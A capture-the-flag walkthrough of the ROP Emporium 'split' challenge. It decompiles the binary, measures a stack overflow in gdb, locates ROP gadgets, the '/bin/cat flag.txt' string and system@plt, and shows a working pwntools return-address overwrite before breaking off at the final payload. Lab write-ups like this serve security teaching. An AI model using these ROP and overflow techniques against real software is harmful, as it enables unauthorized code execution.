

First we check the built-in security with checkseck




NX is enabled so there probably will not be code execution

Now lets check the file with Ghidra:



```
1
2 undefined8 main(void)
3
4 {
5   setvbuf(stdout,(char *)0x0,2,0);
6   puts("split by ROP Emporium");
7   puts("x86_64\n");
8   pwnme();
9   puts("\nExiting");
10  return 0;
11 }
12
```

On main nothing interesting, its calling pwnme() so lets check it:



```
2 void pwnme(void)
3
4 {
5   undefined1 local_28 [32];
6
7   memset(local_28,0,0x20);
8   puts("Contriving a reason to ask user for data...");
9   printf("> ");
0   read(0,local_28,0x60);
1   puts("Thank you!");
2   return;
3 }
```

The read allows us 96 bytes of input and the variable that it is saved in stores 32 bytes so we have 64 bytes outside local_28

```
void usefulFunction(void)

{
  system("/bin/ls");
  return;
}

```

This function is interesting, it lists the current directory, but it is not being called anywehre so we might have to call it first by manipulating the return address

Lets try putting extra 16 bytes after the variable, I will use A and B so I can see the registers. Also running the program with gdb

```
Contriving a reason to ask user for data...
> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB
Thank you!

Program received signal SIGSEGV, Segmentation fault.
0x0000000000400741 in pwnme ()
```

Just like the previous challenge ret2win the rbp is after the variable and has been saved

With 41 = A

And the RSP pointer has value 42 = B

```
(gdb) info registers
rax            0xb                 11
rbx            0x0                 0
rcx            0x7ffff7f99790      140737353717648
rdx            0x7ffff7f99790      140737353717648
rsi            0x7ffff7f98643      140737353713219
rdi            0x0                 0
rbp            0x4141414141414141  0x4141414141414141
rsp            0x7fffffffdd48      0x7fffffffdd48
r8             0x0                 0
r9             0x0                 0
r10            0x0                 0
r11            0x202               514
r12            0x1                 1
r13            0x7ffff7ffd000      140737354125312
r14            0x7fffffffde78      140737488346744
r15            0x0                 0
rip            0x400741            0x400741 <pwnme+89>
eflags         0x10202             [ IF RF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
fs_base        0x7ffff7dad740      140737351702336
gs_base        0x0                 0
(gdb) x/gx $rsp
0x7fffffffdd48: 0x4242424242424242
```

The rsp is being used for the return address so when the function ends the program will know where to go next, we can manipulate that address so that the interesting function gets run next

Lets first find its address, it will not be hard since there is no PIE and Strings enabled, so the function name is readable and the address is not random every execute:

```
Non-debugging symbols:
0x0000000000400742  usefulFunction
```

Now we just need a return gadget so the stack is aligned and we can execute the function

```
┌──(kali㉿kali)-[~/split]
└─$ ROPgadget --binary ./split | grep " : ret"
0x000000000040053e : ret
0x0000000000400542 : ret 0x200a
0x0000000000400291 : retf 0xe99e

┌──(kali㉿kali)-[~/split]
└─$ python3 -c "from pwn import *; import sys; sys.stdout.buffer.write(b'A'*40 + p64(0x40053e) + p64(0x400742))" | ./split

split by ROP Emporium
x86_64

Contriving a reason to ask user for data...
> Thank you!
flag.txt  split  split.zip
```

We use python since we can directly input the bytes there and in their correct format without any formatting issues. We successfully ran the function and the files in the directory even listed but that would not help us really, it just looks like a dead end but it hints at us that we might need to do system execution to read the file.

I did the strings command so I can see what else is in the progam, luckily the maker of the program has put /bin/cat flag.txt at some address. So if we call the system method and give it the address where this is stored, we can read the file

Lets find its address first:

```
┌──(kali㉿kali)-[~/split]
└─$ ROPgadget --binary split --string "/bin/cat"
Strings information
============================================================
0x0000000000601060 : /bin/cat
```

To use it as asrgument we can use somrthing called rdi gadget
rdi is where the first argument is saved and used when a function is called
it consists of, 8 bytes for what value should the argument be, and 8 bytes to return to another function.
We also need system@plt so we can return to it:

```
┌──(kali㉿kali)-[~/split]
└─$ ROPgadget --binary split | grep "pop rdi"
0x00000000004007c3 : pop rdi ; ret

┌──(kali㉿kali)-[~/split]
└─$ objdump -d -M intel split | grep system
0000000000400560 <system@plt>:
  400560:       ff 25 ba 0a 20 00       jmp    QWORD PTR [rip+0x200aba]        # 601020 <system@GLIBC_2.2.5>
  40074b:       e8 10 fe ff ff          call   400560 <system@plt>
```

We will still need that stack alignment so we are using the return gadget as well

Here is the final payload: